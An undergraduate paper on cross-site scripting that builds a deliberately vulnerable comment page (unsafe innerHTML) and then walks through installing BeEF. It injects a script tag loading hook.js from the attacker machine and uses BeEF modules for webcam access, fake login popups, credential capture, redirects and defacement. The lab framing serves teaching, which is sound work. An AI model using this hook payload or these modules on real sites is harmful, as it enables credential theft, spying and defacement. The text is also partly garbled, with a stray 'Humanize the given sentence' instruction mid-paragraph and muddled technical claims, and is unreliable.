CROSS SITE SCRIPTING (XSS) VULNERABILITIES AND EXPLOITATION

Leveraging BeEF Framework for XSS Exploitation

PRASHUN BARAL
BSc. Computer Science
University of Wolverhampton

Abstract

XSS vulnerabilities represent a omnipresent hazard online as cybercriminals can plant malicious code into servers of trusted websites. These scripts may prevent a user from learning the reality of the situation; they can steal the sensitive information, including passwords and money, and drain the victim's account figures in this case, for example, or might use websites for propaganda or to launch further attacks on people who have fallen for them. XSS vulnerabilities are the newest threats, observed with a practical experiment, aiming to understand their high impact.

Website with deliberately implanted XSS were developed and hosted on the machine with IP address different from the original site. An online tool Browser Exploitation Framework (BeEF) was installed on a separate machine used to effectuate the implied action of an attacker. Creating an injection with the hook of BeEF targeting the vulnerable website made communication and gathering the functionalities of BeEF possible. In the conducted experiment we create real-live are actively using the website to look for weaknesses that could be exploited. Examples include: trying to go through the site settings with admin webcams, phishing simulations, defacing the target website, and redirecting users to fake login pages.

This successful achievement in a controlled situation suggests that the crucial key point is that cyber security should be made stricter to mitigate the risks of XSS. Developers indeed have made a significant contribution to make the net security tighter by deploying proper validation methods for checking the visitors input for harmful codes. As a supplement to it is a notion called output encoding which prevents hackers or bad actors from executing SQL injections. Ultimately, ensuring the application of secure coding procedures across the development cycle helps creating one more layer of defense against the XSS attacks. Malicious script injection can be effectively reduced by giving this attacks a first priority. This not only creates safer environments for user and organization but also help in maintaining the stability of the online environment.

Disclaimer

The goal of the paper is to let readers know everything they need to know about XSS vulnerabilities and the harm they can cause. The approaches given therein can be misinterpreted by cybercriminals with poor intentions who will want to attack real-world websites. What we have to underline is the truthfulness of the ethical hacking practices and proper vulnerability notification. This investigation does not call for any unlawful activity and should not be used to weaken or damage any systems either.

Contents

Introduction

The internet which has been measured to be expanding at incredible rates, remains an important link through which people communicate, do business and access information. Nevertheless, in this digital world, the malicious hackers attack things one step further and attack us through numerous methods. Amongst them, one is Cross-Site Scripting (XSS). While this apparent minor weakness may just allow for malicious scripts to get injected into the trusted web pages, it empowers the attacker to immediately turn them into the accomplice of cybercrime. (Anovin, 2019)

What is XSS?

Generally speaking, XSS may be considered a type of web security vulnerability that the attackers can use to cunningly insert and camouflage malicious codes into the websites' genuine ones. They, occasionally appearing as harmless and deceptive snippets of code, do their bidding right in the victim's web browser. Without realizing this, the browser serves the deceiver who exploits the user's ignorance into carrying out his wicked plans and plays with the application the victim uses.

The damage XSS attacks lead to are usually very far-reaching and undermining. Criminals could exploit this weakness to leak private data including passwords, financial details, or personal data. They can take over users' sessions in order to pretend that the victims are them so they can cause serious damage to people's online accounts. In addition, XSS attacks provide a platform for vandalism, alteration of the content page and even malicious software spreading. It can result from a small-scale annoyance and loss of earnings to blow someone's reputation for businesses and organizations. (Anovin, 2019)

Widespread incidences of XSS vulnerabilities show that it is important to take comprehensive security measures for websites. The key to efficient prevention is firstly getting a hang of the workings of the XSS attacks and the different levels of vulnerabilities that can exist. Developers need to go the extra mile on input validation and output encoding for this purpose and use advanced methods to prevent malicious code injection. The level of users awareness is a key factor too because the risk of users getting XSS attack can be reduced by being vigilant while clicking on links from suspicious sites or entering personal data into malicious sites. (Caleb, 2024)

Methodology

The article that follows will expound on Cross-Site Scripting or XSS attacks and show how to easily exploit these. The methodology involved two main parts:

1. Vulnerable Website Development:
   - A website was developed with minimal structure (articles with comments section) by HTML/JavaScript
   - An XSS vulnerability was intentionally injected by means of user input pervasively into HTML without proper clearing (in particular, the line newComment.innerTHML = comment; in the JavaScript code).

2. Vulnerability Exploitation with BeEF:
   - A BeEF (Browser Exploitation Framework) environment was set up on the native (inner) network of my Kali Linux virtual machine.
   - The victim machine was running Apache web server on the Ubuntu.
   - Testing a connection between the two hosts was done by the technique of sending pings and verifying successful replies.
   - The BeEF hook URL was easily acquired due to the this BeEF control panel.
   - Exploitation of XSS was carried out through beans hook code which was added to comment section of the vulnerable website.
   - The different modules of BeEF were featured to depict the possible breaches by way of means such as camera access, phishing attempts, web page modification, and others.

   The application of this principle made exploring XSS vulnerabilities with a planned approach and the ability to predict and analyze the consequences possible. The use of a real state of vulnerable webpage and BeEF shows how these vulnerabilities can be turned against the system in certain ways by hackers.

Important Note: Everything discovered, however, had not been an intellectual or experimental trial, but rather a study conducted only for educational interests. Approaches mentioned that the most vulnerabilities come from the bugs and patches in the programs and then badly-intentioned people find their way to abuse it or cause information leaks. The decisions and attitudes influencing the process carry such intangible elements such as moral problems and 'good faith' vulnerability emulsion which makes each process unique in its own way. (Anovin, 2019)

Tools

This research paper used the following tools:

1. **Apache Web Server**: Apache is a free, and open-source, a web server software that enables websites to be hosted on computers
   - Features:
     - Accept requests from web browsers and provide the web pages requested in HTTP protocol.
     - Manages a website's assets that include files, databases, and applications behind the scenes.
     - Bases its service on security elements to prevent attacks from websites trying to invade on unauthorized access.
     - Scaling to handle heavy traffic for large sites.
2. **Kali Linux**: Kali Linux is built on Debian core, but aids in hacking by introducing tools and modules for penetration testing and security auditing.
   - Features:
     - Users are automatically equipped with a comprehensive set of security and hacking tools for network investigation, attack simulation, and real-world attack exploitation.
     - Deals with a variable scenario in which cybersecurity specialists can run system security tests.
     - Keeps a rolling model which guarantees the same thing for clients, that is the access and updates of the latest security tools.
     - Used by penetration testers past security personnel as well as ethical hackers for conducting tests.
3. **BeEF (Browser Exploitation Framework**: BeEF (Browser Exploitation Framework) is an interactive platform that is specially curated for web-based application penetrating testing and emulating realistic attack scenarios.
   - Features:
     - These scripts help the attackers to inject malicious Hooks into the sites, that are vulnerable.
     - Serves as the gateway to the system through which the cybercriminals can regulate the actions of the hooked browsers and attain different kind of targets.
     - Provide different browser exploitation modules which can be exploited by different browser's weaknesses.
     - Provides a means through which simulated attacks can be mounted like webcam hijacking, phishing, and website defacement. (Spett, 2018)

Data Collection

This research paper collected data through two main methods:

1. **Controlled Experiment**: A fake XSS vulnerable website opened so that researchers could test their analytics. The machine that is acting as the host of the website was connected to another machine that runs BeEF. The communication between the machines were established to give an impression of a real-world cross-site scripting attack scenario and it was used as a trusted source of information from one machine to another. The experiment examined the BeEF for different functions that include screen grabbing, sending mails, etc. From these many possible scenarios, accessing webcam by create a malicious advocate link, defacing web page, or phishing links have been demonstrated as an example.

2. **Open-Source Resources**: XSS attacks that use BeEF and relevant topic about web development were examined and researched through article papers, tutorials and documentation that I found from multiple online sources.

Limitations

This research paper has several limitations:

- **Controlled Environment**: The test was performed in a closed and specially prepared environment, by taking advantage of a deliberately vulnerable site. In reality, the XSS attacks that can be encountered in the wild may possess more complexity that requires a better understanding of the target website and the security configurations of its programming layer.
- **Limited Scope**: The experiment conducted the display of XSS vulnerabilities (for instance through BeEF). Besides these instruments and ways, the other methods are capable of oppressing these weaknesses.
- **Generalizability**: The results of the experiment might work for the whole of one XSS case or every web application.

Performing XSS

The Deception: One of the most substantial and also the most popular security threats today is Cross-site Scripting (XSS). XSS is an attack in which an web page which has been endangered as a result of a web application bug with `<script>` tags is used by an attacker to mounting an attack. It is not difficult for programmers to identify them, at least not until they are right in front of you like wary predators on an animals' home soil, before they pounce down at the most unsuspecting victim.(Caleb, 2024)

The Execution: The attackers mostly achieve this by the target of the malicious attack visiting a compromised site unexpectedly and as the attacker manipulates the victim's browser to run scripts the victims are unaware. Thus, crawling that will drive the opponent to join a more personal zone and step into a trusted boundary, particular, the browser, the user must be handy with the things to do.

The Impact: XSS can result in incidents ranging from stealing administrator account credentials to exposing critical corporate files. Attackers may also obtain highly confidential and private data by intercepting communication between the user and a website or app by breaking into the data line leading to the user and the site. For example, they can execute session hijacking that shows them as disabled persons to acquire a cloud server administrator level. The XSS vulnerability (XSS) which may be used to deface websites or to seed malicious scripts on malicious websites also presents a threat. (Anovin, 2019)

Procedures

Building the Stage: A Leaky Website for Testing

The subsection in this part goes into the development of a basic website. This isn't a site like everyone else has; rather, it has a design deliberately carrying an XSS flaw. It is just like an artificial laboratory where we are trying out the BeEF framework on real systems for the hands-on exploration. The website will have a simple structure: an article that has a comments space under it. However, the security at depth is only a myth since the XSS vulnerability is still lurking to be used. (Spett, 2018)

HTML Structure

The first step involves creating the core structure of the website using HTML. This structure will serve as the foundation upon which we'll build the rest of the website's functionality. The HTML is saved as index.html.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Article with Comments</title>
</head>
<body>
  <h1>Sample Article</h1>
  <p>This is a sample article for demonstration purposes.</p>

  <section id="comment-section">
    <h2>Comments</h2>
    <ul id="comment-list">
      <!-- Comments will appear here -->
    </ul>
    <form id="comment-form">
      <input type="text" id="comment-text" placeholder="Write a comment...">
      <button type="submit">Post Comment</button>
    </form>
  </section>

  <script src="script.js"></script>
</body>
</html>
```

Adding Interactivity: JavaScript Code

Now, the website's dynamic elements is created using JavaScript. This code, saved in a separate file, will introduce the XSS vulnerability that will be exploited later.


```
// Function to add a comment to the list and local storage
function addComment(comment) {
  const commentList = document.getElementById('comment-list');
  const newComment = document.createElement('li');
  newComment.innerHTML = comment;  // XSS vulnerability here
  commentList.appendChild(newComment);

  const storedComments = JSON.parse(localStorage.getItem('comments') || '[]');
  storedComments.push(comment);
  localStorage.setItem('comments', JSON.stringify(storedComments));
}

// Load comments from local storage
document.addEventListener('DOMContentLoaded', () => {
  const storedComments = JSON.parse(localStorage.getItem('comments') || '[]');
  storedComments.forEach((comment) => addComment(comment));
});

// Add new comments
document.getElementById('comment-form').addEventListener('submit', (e) => {
  e.preventDefault();
  const commentText = document.getElementById('comment-text').value;
  addComment(commentText);
  document.getElementById('comment-text').value = '';
});
```

Here, therefore, a weakness is the line “newComment.innerHTML = comment;” since it inserts the user input into the HTML directly and thus can affect the page processing.

This can now allow the attacker to execute arbitrary JavaScript code.


Local Testing of the Website

At this instance, index.html file can be opened in a web browser to experience the newly developed site. As part of the testing process, submitting a comment containing a special script is attempted. In the comment section, a block of code to inject a malicious file is entered and submitted.



The comment will now be saved to the local storage and then displayed within the Document Object Model (DOM) of the page like a script tag.

The success of the injection can be confirmed by inspecting the elements of the website.



At this point, it can be noticed that the script injected did not execute. The reason behind that is "*Content Security Policy (CSP)".*

Web security goes beyond basic measures. Content Security Policy (CSP) acts as an additional shield, specifically designed to combat threats like Cross-Site Scripting (XSS) and data injection attacks. Modern browsers leverage CSP headers to dictate what content can be loaded on a webpage. This empowers them to detect and potentially block script injection attempts, bolstering overall security.

The Achilles' Heel: When CSP Doesn't Suffice

In spite of CSP, the security policy of which cannot be regarded as completely impenetrable, being used to defend the XSS vulnerability, its effectiveness reduces. For the sake of compatibility, the less protected older browsers can be used as well, and, in reality, not everyone will have the latest updates for their browser. That forms a sensibility interval. Listen to the given sentence and transform it into your own. Instruction: Humanize the given sentence. The forthcoming paragraphs will indicate how to operate this test website and implement its XSS flaw using BeEF, explaining that however CSP mitigates such attacks, they could still occur. (Caleb, 2024)

Moving to the Testing Ground: Local Machine Deployment

After the development of the single-page website with an intentional XSS vulnerability, the next step is to host it on a machine. Here, Ubuntu will be used. However, ways to proceed with mac or windows will also be discussed.

Environment Preparation

- Ubuntu: If Ubuntu is being used, it is likely that Apache is already installed. If not, it can be installed with:

  "sudo apt update"

  "sudo apt install apache2"

- Windows: On windows, WSL (Windows Subsystem for Linux) can be used to run Ubuntu. WSL is to be installed, and then proceed with the steps indicated for Ubuntu.
- Mac: On macOS, either the built-in Apache server can be used or Ubuntu is to be run with Virtual Machine or Docker.

Site Deployment

- Locating the Web Directory: On Ubuntu, the default directory for web files is "/var/www/html/" . Navigate to that path using :

  "cd /var/www/html"

- File Transfer: Copy the index.html and script.js created before into this directory. Sudo permissions maybe required to accomplish this:

  "sudo cp /path/to/index.html"

  "sudo cp /path/to/script.js"

  (Do not forget to replace the /path/to/index.html and script.js with the actual path of the files in your device)

- Setting Permissions: To allow the webserver to read the files:

  "sudo chmod 755 index.html script.js"

Site Access Via IP

To find the IP address of Ubuntu machine, run:

"ip a"

Further, open a web browser and navigate to http://your-ip-address. The created website should be displayed.

For Windows and Mac:

- Windows: If using WSL, IP address can be found using "ip a" within the WSL terminal. Use this IP in the Windows browser.

- Mac: If running Ubuntu on a VM, IP can be found in the VM software's network settings. Else, use the command "ifconfig" within Ubuntu.

And there it is, a simple, locally-hosted website accessible via the machine's IP address. The next step is to install BeEF on a Kali Linux virtual machine.

Equipping for the Experiment: BeEF Installation on Kali Linux

This step involves setting up the Browser Exploitation Framework (BeEF) on a Kali Linux virtual machine. BeEF allows the user to exploit various web browser vulnerabilities, including the above example XSS flaw.

Before stepping further, it is crucial to have a Kali Linux virtual machine up and running. If Kali Linux is not present in the virtual machine, browse to the following resources to get Kali Linux up and running in a Virtual Machine.

" https://blog.stackademic.com/dive-into-cybersecurity-with-kali-linux-in-virtualbox-811d5d9e1331 "

After installation, proceed with the BeEF on Kali Linux.

- Clone the GitHub Repository

  Open up a terminal on your Kali Linux machine and enter the following command to clone the BeEF repository from GitHub:

  "git clone https://github.com/beefproject/beef.git"

- Navigate into the newly cloned directory:

  "cd beef"

- Running the Installation Script

  BeEF provides an installation script that deals with all the dependencies and configurations. Run the installation shell script:

  "./install"

  Follow the on-screen prompts to complete the installation.


- Configure Username and Password

  Once installed, changing the default username and password is advices for BeEF's control panel.

Open the config file in the preferred text editor:

"nano config.yaml"

Navigate to the credentials sections and update the username and password fields:



Save and close the file


(The above password is a simple and insecure one. Be sure to use a strong, unique password for real time application)

- Launch BeEF and Access the Control Panel

  Navigate to the BeEF directory and run:


  "./beef"

  A lot of terminal output can be seen as BeEF starts up.



Once BeEF is up, a URL is received from the control panel, usually http://127.0.0.1:3000/ui/panel . Open up this URL in a web browser and login using the new username and password set earlier.

BeEF Login Page



BeEF Control Panel

The setup is now complete.

Bridging the Gap: Communication Setup

For a successful experiment, the BeEF environment on Kali Linux needs to communicate with the vulnerable website created earlier. This step will be a guidance through establishing this communication channel between the two, ensuring a smooth flow of information during the XSS exploitation process.

- Pinging from Ubuntu to Kali
  - Open up a terminal on Ubuntu Machine.
  - Run the following command to ping the Kali Linux machine

    “ping <Kali_IP_address>”

    After pinging, an output indicating the receival of packets should be seen.

```
64 octets de 192.xxx.x.xx : icmp_seq=1 ttl=64 temps=1.21 ms
64 octets de 192.xxx.x.xx : icmp_seq=2 ttl=64 temps=0.955 ms
64 octets de 192.xxx.x.xx : icmp_seq=3 ttl=64 temps=0.663 ms
64 octets de 192.xxx.x.xx : icmp_seq=4 ttl=64 temps=0.658 ms
64 octets de 192.xxx.x.xx : icmp_seq=5 ttl=64 temps=0.548 ms
```

- Pinging Kali to Ubuntu
  - Open up a terminal on Kali Linux Machine.
  - Run the following command to ping the Ubuntu Machine

    “ping <Ubuntu_IP_address>”

    Again similar output should be seen indicating the receival of packets.

- Testing the Website Access
  - Open up a web browser on Kali Linux machine.
  - Navigate to the IP address of the Ubuntu machine where vulnerable website is hosted.

    http://<Ubuntu_IP_address>

    The website should be displayed, confirming that the Kali machine can access the web server on Ubuntu machine.

Leveraging XSS Vulnerabilities Using BeEF

After ensuring the communication between Kali and Ubuntu machines and have BeEF up and running, the next step is to dig into exploiting XSS vulnerabilities.

- Injecting the BeEF Hook
  - Open BeEF Control Panel: Navigate to the BeEF control panel URL in the Kali machine's browser. Login if not done already.
  - Locate the BeEF Hook URL: In the BeEF control panel, go to the "Hook" section. A BeEF hook URL should be seen.

    http://<Kali_IP_address>:3000/hook.js


  - Inject the Hook: Now go back to the vulnerable website hosted on the Ubuntu machine. In the comment section, paste the following payload and submit the comment:

    <script scr="http://<Kali_IP_address>:3000/hook.js"></script>

    Replace <Kali_IP_address> with the actual IP of your Kali machine.


- Exploiting Vulnerabilities

  Once the injection of BeEF hook into the website is complete, a new "online browser" entry can be seen in the BeEF control panel. This means the hook worked and the victim (the test website) is connected.




To explore some exploitable vulnerabilities, go under the "Commands" panel.

- Webcam Access: Navigate to the Browser > Webcam > Webcam section and execute the command. This will prompt the user to grant webcam access. If granted, the attacker will have the access to the webcam feed.
- Phishing via URL Change : Go to the Browser > Social Engineering > Pretty Theft. Executing this command shows a fake popup. It is a common trick to steal credentials.




A fake login page




Data retrieved by the hacker

- Fake Notification Bar: Go to Social Engineering > Fake Notification Bar. Executing this command to display a fake notification bar. Useful for a phishing attempt.

- Loading Google Login Page: Use the Redirect Browser command under the Browser tab to navigate the victim to Google's login page. It could be part of a more elaborate phishing attempt.




The user here gives the credentials, thinking he's connecting to google



But the hacker retrieves his data

- Deface Web Page: Defacing the webpage can also be done by injecting HTML content. Navigate to Browser > Deface Web Page and enter the HTML content to display.

The new HTML content to inject



The result

All this was possible because the site contained an XSS vulnerability. A successful exploitation of a range of vulnerabilities is done using BeEF to highlight the critical nature of XSS issues.

Alternative Tools for XSS Exploitation

Several alternative tools can be used for XSS exploitation, each with its strengths and purposes:

1. Burp Suite: Burp Suite is an extensive tool for the purpose of full applications penetration testing which provides options to detect vulnerabilities due to Cross-Site Scripting as well as injection and exploitation activities. It creates a better work environment where the hackers can operate discreetly.
2. W3af: Another web application vulnerability scanner that has gained widespread popularity, W3af not only finds, but also exploits XSS defects along with others. This feature is essential to setting up the attack technique that is customized for the finding.
3. Netsparker: Managed especially to detect and exploit cross-site scripting XSS vulnerabilities, Netsparker automate web application security scanning. This means teams can get issue reports in detail to them.
4. FireFox Developer Tools: The Firefox IDE or inbuilt developer tools provide consoles for cross-site-scripting (XSS) attacks testing.
5. Custom Scripts: Veteran pentesters have fine-tuned their skills in script-writing that allow them to capitalize on XSS exploits. Here one has biggest opportunities on hand yet, simultaneously, being capable of implementing even the most complex codes necessitates an advanced level of computer coding.

These tools, addressing different necessities and users of various background. Notwithstanding the worth of BeEF, seasoned penetration testers should always have more advanced tools at their disposal for conducting hands-on security testing.(Gandal, 2021)

Results

The findings of the research indicated that Cross-Site Scripting (XSS) flaws could be easily exploited by using a controlled experiment. A vulnerable website with an XSS flaw was set up and installed on a test server. BeEF was installed on a different machine as a compromised attacker's platform. Through BeEF hook injection a communication channel was established successfully and by exploring the various functionalities of BeEF, the potential attacks were explored to showcase the exploit. These attacks carried out by the hackers had webcam access attempts, phishing simulations, web page defacement, and redirecting users to the fake login page.

Discussion

The experiment highlights the significant risks posed by XSS vulnerabilities. Even a seemingly harmless website with a basic structure can be manipulated to launch a range of attacks if it contains an XSS flaw. BeEF served as a valuable tool to demonstrate these vulnerabilities in a controlled environment. However, it's important to remember that real-world XSS attacks can be more complex and target existing websites with varying security configurations.

Key Points

- XSS vulnerability issue allow the attacker to inject malicious scripts into the respected websites.
- The scripts can be used right for the stealing of the sensitive data, to hijack session, to deface the web pages and, to launch another type of attack no doubt.
